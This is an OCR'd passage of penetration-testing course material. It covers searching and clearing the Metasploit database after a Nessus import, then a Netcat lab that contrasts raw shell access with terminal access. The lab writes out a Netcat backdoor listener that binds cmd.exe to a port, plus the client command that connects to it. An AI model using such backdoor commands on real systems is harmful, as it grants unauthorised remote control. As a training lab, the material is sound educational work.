
```
msf > db_import /tmp/10_10_10_10_*.nessus
```

You should see that it is importing your scan results, mentioning Importing host 10.10.10.10 in its output.

With that file imported, now look at the vulns table in Metasploit's database:

```
msf > vulns
```

Now, you can see numerous vulnerabilities associated with this target. You'll see that the vuln table shows a timestamp of when each record was created in the Metasploit database, the host, the port number, the protocol, and the vulnerability name, among other fields.



We can now search the database looking for specific information. To analyze hosts, we can use the hosts command with a –h option to get help:

```
msf > hosts -h
```

Here, we see that we can search for hosts using the –S option, followed by a string we want to search for in the hosts table. Furthermore, we can have hosts we search for automatically added to our RHOSTS variable by using the –R option. That way, we can have Metasploit set its RHOSTS target to our search result. Let's try each option, starting with searching for any hosts associated with linux:

```
msf > hosts -S linux
```


Here you see the 10.10.10.50 system is a Linux targe, which was discovered when you ran db_nmap with OS fingerprinting. Now, set the RHOSTS variable automatically based on the results of a database search:

```
msf > hosts -S linux -R
```

You should see on your screen an indication of RHOSTS => 10.10.10.50. Verify that Metasploit took that setting for the RHOSTS variable (displaying the variables value by using the set RHOSTS command):

```
msf > set RHOSTS
```

You should see that RHOSTS automatically has 10.10.10.50 as its value.



You can also search the vulns table. Start by looking at the help options the vulns command provides:

```
msf > vulns -h
```

The –S option enables you to search for vulnerabilities with specific text in their description. Look for vulnerabilities associated with the word RPC, an indication of issues with Remote Procedure Call services:

```
msf > vulns -S RPC
```


Many options here in the output associate with host 10.10.10.10.

Alternatively, you can look for vulnerabilities based on port number. Look at vulns in the database associated with port 445:

```
msf > vulns -p 445
```

Numerous vulnerabilities appear for host 10.10.10.10, all based on port 445, likely the Server Message Block (SMB) protocol.

In this way, a penetration tester can analyze and search for specific flaws and hosts in the Metasploit database.



To finish this lab, remove all hosts from the database so that you can return it to a pristine state ready to use in the Capture the Flag session in 560.6:

```
msf > hosts --delete
```

You see a mention of the deletion of 10.10.10.10, 10.10.10.20, 10.10.10.50, and 10.10.10.60. And, if your Windows host IP address was included in the list, it should be deleted as well.

You can then check to see that all the vulns records are gone when you removed the associated host entries:

```
msf > vulns
```

There should be no vulns listed. Now check hosts to make sure that they are all gone as well:

```
msf > hosts
```

You should see a blank hosts table, too. Likewise, you can check the services table:


```
msf > services
```

Finally, you can disconnect from the database by running:

```
msf > db_disconnect
```


Then, exit Metasploit by typing:

```
msf > exit
```




In conclusion, you performed a hands-on lab in which you interacted with Metasploit databases in a variety of ways. You could populate them by running db_nmap right at the msfconsole prompt. Or you could run Nmap separately, saving its results in an XML file, which you can then import into Metasploit. You can manually add or manipulate records in the database using the hosts or services commands. And you saw how to import the results of a vulnerability scanner (in this case, Nessus).

Finally, you saw how, when the database is populated with results, to search for hosts using the hosts –S command followed by a search string. You can even populate the RHOSTS variable based on the output by adding a -R to the hosts command. And you used the vulns –S command to search the vulns table for vulnerabilities whose description matched a given string and vulns –p to search for vulnerabilities associated with a specific port number.




Next, we discuss a common dilemma faced by ethical hackers and penetration testers: shells versus terminals. Penetration testers or ethical hackers who successfully exploits a target machine to get command shell access may be in for a surprise when some of their commands don't work. Quite often, the problem is that the commands entered by testers assume the attacker has terminal access to the machine, and not merely shell access. Let's look at the difference and explore approaches for dealing with this issue.



Rather often, a given exploit provides a tester command shell access on a target machine. As the command shell runs, the tester starts typing in various commands on the target to look for information, determine its configuration, and possibly even alter the configuration to grant further access. However, some commands the tester types may not work properly because they rely on terminal control characters for clearing the screen, turning on or off the echoing of input, displaying columns, and so on. Many of these commands designed to be typed into terminals outright fail when used in a mere command shell. Others succeed, but only partially.


Quite simply, shell access does not equal terminal access. Shell access gives the tester the ability to send commands to a target (as raw Standard Input to a shell) and get responses back (as raw Standard Output from the shell). That's it. Terminal access, however, is usually obtained via telnet, Secure Shell (ssh), or other formal login mechanism. Terminal access to the target is more intelligent, adapting output based on the screen-size and character set of the terminal. Furthermore, commands can direct a terminal to display colorized output, clear and redraw the screen, and numerous other options that would confound simple shell access, causing the shell to display garbage at best and drop the connection at worst.

Now analyze how this issue manifests on both Windows and Linux, and look at approaches for overcoming the problem.



Not all problems are associated with terminal-oriented Standard Output control characters. Standard Input is an issue as well. The CTRL-C key sequence, when used from within a Netcat client, causes Netcat to drop a connection, instead of passing an interrupt sequence across to the target shell. Similarly, the CTRL-D, CTRL-Z, CTRL-[, CTRL-], and other sequences aren't properly sent.


Thus, whenever you have mere shell access and not a terminal, especially shell access via Netcat, be careful to not press a CTRL-C unless you are ready to drop your connection to the shell. Countless penetration testers have gotten shell access, started running some commands using that shell, and then carelessly pressed CTRL-C to stop a given command, which caused them to lose their hard-fought shell access. You may think, "Well, they can just get shell access again." Although this is indeed true, sometimes it could burn significant project time to regain that shell, ranging from a few seconds to an hour or more, depending on how the original exploit functioned.



To help make the differences between raw command shells and terminals clearer, look at a hands-on lab that compares how different commands function in the different environments. You look at this dilemma on both Windows and Linux.

Using Netcat for Shell Access to Windows Target

- To illustrate this dilemma, we use Netcat to get shell access to our machines
  - Start with Windows running Netcat to provide a shell back to Linux




Network Pen Testing and Ethical Hacking 152

To illustrate the difference between command shell and terminal access, you use the Netcat tool to get shell access between our Windows machine and our Linux virtual machine. Netcat, the general purpose TCP and UDP widget, can be used to carry shell access across the network on any TCP or UDP port its user selects.

Start by configuring Netcat on Windows to listen on a given port, providing command shell access to whomever connects on that port. The result is a simple backdoor. Then, on our Linux machine, we'll connect to that port, and start issuing commands, some of which will work just fine. Other commands that we'll type are terminal-oriented and will have problems.

Bring up a cmd.exe on your Windows machine to get ready for this lab.

As we go through the lab, remember that if you press a CTRL-C in your Netcat client, it will "punt" the connection, dropping it. So, you'll have to reconnect.



In Step 1, start a backdoor listener using Netcat on your Windows machine. We will run Netcat assuming that it is installed in c:\tools\nc.exe. If it is not there, unzip it from the course USB and place it there. We will invoke Netcat (nc.exe) as a listener (-L) on local port (-p) 2222. Use an uppercase –L, to make the listener persistent across multiple connections. When someone connects, Netcat executes (-e) a command shell (cmd.exe), granting remote command shell access:

```
C:\> c:\tools\nc.exe -L -p 2222 -e cmd.exe
```

Then, in Step 2, on Linux, access that Netcat listener by using a Netcat client. In the following command, replace [X] with the last octet of the IP address of your Windows machine:

```
# nc 10.10.76.[X] 2222
```

You should see a Windows command prompt appear, granted to you by that Netcat listening backdoor. This is merely shell access, not a terminal.

In Steps 3, 4, and 5, type some commands into that Linux screen that has remote command shell access on Windows. Start by typing simple commands that do not have any terminal-specific functionality:

```
C:\> hostname
```


This command shows the host machine's name:

```
C:\> set username
```

This command shows the value of the environment variable called username. This command is often a handy indication of who you're currently running as, a rough and imperfect analogue of the Linux whoami command:

```
C:\> dir
```

We can see the directory listing now. Note that our commands run with the privileges and in the initial directory of the Netcat listener on Windows. Try other commands, such as ipconfig and cd.



With your connection to the backdoor still up, try some other commands that are more terminal-oriented to see what they do. Try:


```
C:\> cls
```

This clear screen command won't work because as it does not clear the screen but instead sends a terminal control sequence back to our Netcat client, which tries to display the non-printable ASCII characters. That's not a big deal; it merely stops you from clearing the screen.

Here's a bigger problem:

```
C:\> runas /u:administrator cmd.exe
```

